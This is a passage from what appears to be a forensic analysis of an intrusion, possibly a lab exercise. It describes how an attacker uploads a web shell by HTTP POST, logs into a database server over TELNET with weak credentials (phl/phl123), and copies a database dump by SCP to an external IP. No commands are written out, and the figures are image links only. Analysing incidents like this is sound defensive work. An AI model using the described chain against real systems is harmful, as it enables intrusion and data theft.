



Fig 6 : Data exfiltration with the database dump transferred to 178.62.228.28

* **Attack Vectors:**
* The attacker used HTTP POST requests to upload the web shell.




Fig 7: HTTP POST requests to upload the web shell

* TELNET was used to access the database server, with weak credentials (phl/phl123).





Fig 8: Communication between webserver and database server via TELNET and the login success credentials (phl/phl123)

* The attacker used SCP to transfer the database dump to an external server.




Fig 9: SCP to transfer the database dump to an external server 178.62.228.28 with username fierce

* Communication with the external server (178.62.228.28) was identified as part of the exfiltration process.